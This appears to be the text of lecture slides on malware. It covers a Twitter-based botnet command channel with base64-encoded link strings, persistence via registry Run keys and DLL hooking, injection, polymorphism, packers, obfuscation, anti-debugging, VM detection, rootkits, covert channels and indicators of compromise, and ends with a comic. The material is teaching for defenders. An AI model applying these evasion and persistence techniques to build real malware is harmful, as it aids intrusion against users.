about 2 hours ago from web

aHR0cDovL2JpdC5seS8xN2w0RmEgaHR0cDovL2JpdC5seS8xN
about 4 hours ago from web

aHR0cDovL2JpdC5seS9wbVN1YyBodHRwOi8vYml0Lmx5LzE3b
about 4 hours ago from web

aHR0cDovL2JpdC5seS9HaHVVdSBodHRwOi8vYml0Lmx5L1FqC
about 5 hours ago from web

aHR0cDovL2JpdC5seS9RakFaWQ==
about 5 hours ago from web

aHR0cDovL2JpdC5seS83UGFEOQ==
about 5 hours ago from web

aHR0cDovL2JpdC5seS8zUndBTiBodHRwOi8vYml0Lmx5LzJwU0
about 17 hours ago from web

Name upd4t3

20 following 7 followers

Tweets 25

Favorites

Actions
block upd4t3

Following

RSS feed of upd4t3's tweets

© Jose Nazario- https://www.arbornetworks.com/blog/asert/twitter-based-botnet-command-channel/

Besides $$$

Espionage, intelligence gathering, sabotage, …

- Nation-state level threats

Example: Stuxnet (2008)

- Used multiple Windows 0days
- Infiltrated and physically destroyed Iranian nuclear centrifuges

Other examples

- Duqu: collection of malware modules, related to Stuxnet
- PlugX: RAT targeting government-related institutions/industries
- Regin: found in Belgacom, Belgium’s largest telco
- Flame: cyber espionage in Middle Eastern countries
- Gauss: cyber-espionage toolkit based on Flame
- …

Persistence

Startup folder

Registry keys

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Browser helper objects (BHO)

Winlogon Notify

- Hook malware DLL as a handler that will be triggered by a given event

System services

- Example: DLL injection into svchost.exe (Win32/Conficker)
- Malware also often names its process "svchost.exe" to disguise itself

AppInit DLLs


- Easy way to hook system APIs by allowing custom DLLs to be loaded into the address space of every interactive application (can be disabled using secure boot)

DLL Load-order (Windows)/LD_PRELOAD (Linux)

- Exploit loader's search order to load malicious DLLs

Trojanized binaries, kernel modification, module injection, …

Autoruns



Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ AdobeAAMUp...	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\comm...
☑ EvtMgr6	Logitech SetPoint Event M...	Logitech, Inc.	c:\program files\logitech\se...
☑ Logitech Down...	Logitech Download Assistant	Logitech, Inc.	c:\windows\system32\logil...
☑ MSC	Microsoft Security Client Us...	Microsoft Corporation	c:\program files\microsoft s...
☑ VIAxHCUtl	usbmonitor	VIA Technologies, Inc.	c:\via_xhci\usb3monitor.exe
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run			
☑ Acrobat Assist...	AcroTray	Adobe Systems Inc.	c:\program files (x86)\adob...
☑ Adobe Acrobat...	Adobe Acrobat SpeedLaun...	Adobe Systems Incorporated	c:\program files (x86)\adob...
☑ Adobe ARM	Adobe Reader and Acrobat...	Adobe Systems Incorporated	c:\program files (x86)\comm...
☑ AdobeCS6Ser...	Adobe CS6 Service Manager	Adobe Systems Incorporated	c:\program files (x86)\comm...
☑ APSDaemon	Apple Push	Apple Inc.	c:\program files (x86)\comm...
☑ GrooveMonitor	GrooveMonitor Utility	Microsoft Corporation	c:\program files (x86)\micro...
☑ QuickTime Task	QuickTime Task	Apple Inc.	c:\program files (x86)\quick...
☑ StartCCC	Catalyst® Control Center La...	Advanced Micro Devices, I...	c:\program files (x86)\ati te...
☑ SunJavaUpdat...	Java(TM) Update Scheduler	Sun Microsystems, Inc.	c:\program files (x86)\comm...
☑ SwitchBoard	SwitchBoard Server (32 bit)	Adobe Systems Incorporated	c:\program files (x86)\comm...
☑ TortoiseHgOve...	TortoiseHg Overlay Icon Se...		c:\program files (x86)\tortois...
C:\Users\John\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup			

Ready.

Covert Malware Launching

IAT (Import Address Table) Hooking

Code patching

Just overwrite exiting code with a JMP

DLL Injection

E.g., CreateRemoteThread() + LoadLibrary()

Code injection

More cumbersome: have to dynamically resolve any API dependencies (in the same way as regular shellcode does)

Process replacement

Overwrite whole memory segments of a process

Evasion – *“Stay under the radar”*

Both anomaly and misuse detection systems can be evaded by breaking the detector’s assumptions

- Detectors rely on certain features
- Make those features look legitimate or at least non-suspicious

Many techniques

- Packing/mutation/polymorphism/metamorphism
- Fragmentation
- Mimicry
- Rate adjustment (slow and stealthy vs. fast and noisy)
- Distribution and coordination (e.g., DoS vs. DDoS)
- Spoofing, stepping stones, redirection
- …


Polymorphism

Used to evade content-based detection (AVs, IDS, …)

- Known since the early 90's from the virus scene

Each malware/attack instance is a different mutation of the original ➔ signature matching fails

- *Might actually make an attack look more suspicious!*



```
\x6A\x07\x59\xE8 xFF\xFF\xFF\xFF\xC1\x5E\xE8\xFF\xFF\xC1\x6B\x80
```

Different decryptor/key used in each attack instance

Packers and Unpacking

Goals

- AV evasion
- Payload compression
- Hinder analysis/reverse engineering

Typical steps

- Decrypt packed code (compression, encryption, …)
- Load code into memory (disk, same or section, heap, …)
- Resolve imports of original executable (automated or manual)
- Transfer control to original entry point

Virtualizers

- Turn x86 code into code of a random ISA that runs on an embedded VM

Many free and commercial packer/crypters/protectors

- UPX, PECompact, ASPack, Petite, WinUpack, Themida, …

Code Obfuscation (Metamorphism)


NOP interspersion

```
inc ecx
dec ecx
```

Instruction substitution

```
mov eax,0xF3    ➔    push 0xF3
                     pop eax
```


Block transposition



Register reassignment

```
sed -i 's/eax/ebx/g'
```

Dead code insertion



Many more

Opaque predicates, jump in the middle of instructions, stack frame manipulation, exception handling, …

Anti-debugging/Reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard…

Obfuscate everything

- Obscure strings, IAT, function calls, code, …
- Erase headers from memory (anti-dumping)

Debugger detection

- Windows APIs (e.g., `IsDebuggerPresent()`)
- Read TEB debugging flag
- Generate exceptions
- On-the-fly checksums of the code image (detect breakpoints)
- Timing checks (debuggers are slow)
- Many other techniques…

VM Detection and Environment-aware Malware

Evade automated malware analysis sandboxes

VMware artifacts

- VMware Tools, MAC address, BIOS vendor, …

Instruction inconsistencies: different behavior on bare metal vs. emulator/virtualized system

- `cpuid, sidt, sgdt, sldt, smsw, …`

Detect existing hooks/instrumentation

Detect user activity

Kernel-level Rootkits

Typically implemented as kernel modules/drivers

Modern OSes use signed drivers

- Install an existing signed driver with an exploitable vulnerability
- Sign malware with acquired/stolen certificate
- Exploit a kernel vulnerability

Hooking

- Interrupt Descriptor Table (IDT), System Descriptor Table Hooking (SSDT), IRP handlers, …
- Easy to detect

Code patching

- Detectable using checksumming

Covert Channels

Transfer information without being noticed

- Myriad ways to achieve this…

Hide in commonly used traffic

- HTTP, DNS, ICMP, …
- Protocol tunneling, packet field manipulation, size, timing, …

Contact only non-suspicious destinations

- Host C&C on Google, Amazon, …
- Use forums, twitter, comments, etc. for communication

Steganography

- Hide communication or exfiltrated data within images or other files

Many other mediums

- Radio/electrical signals, sounds, vibrations, temperature, …

Indicators of Compromise (IoCs)


Artifacts observed on a host or network that with high confidence indicate a computer intrusion

Host level

- Hashes of malware executables/modules/files
- Strings in malware binary
- System-wide changes/behaviors

Network level

- Resolved domains
- Accessed IP addresses
- URLs
- Network request/packet content



PRETTY, ISN'T IT?
WHAT IS IT?
I'VE GOT A BUNCH OF VIRTUAL WINDOWS MACHINES NETWORKED TOGETHER, HOOKED UP TO AN INCOMING PIPE FROM THE NET. THEY EXECUTE EMAIL ATTACHMENTS, SHARE FILES, AND HAVE NO SECURITY PATCHES.
BETWEEN THEM THEY HAVE PRACTICALLY EVERY VIRUS.
THERE ARE MAIL TROJANS, WARHOL WORMS, AND ALL SORTS OF EXOTIC POLYMORPHICS. A MONITORING SYSTEM ADDS AND WIPES MACHINES AT RANDOM. THE DISPLAY SHOWS THE VIRUSES AS THEY MOVE THROUGH THE NETWORK,
GROWING AND STRUGGLING.
YOU KNOW, NORMAL PEOPLE JUST HAVE AQUARIUMS.
GOOD MORNING, BLASTER. ARE YOU AND W32.WELCHIA GETTING ALONG?
WHO'S A GOOD VIRUS? YOU ARE! YES, YOU ARE!

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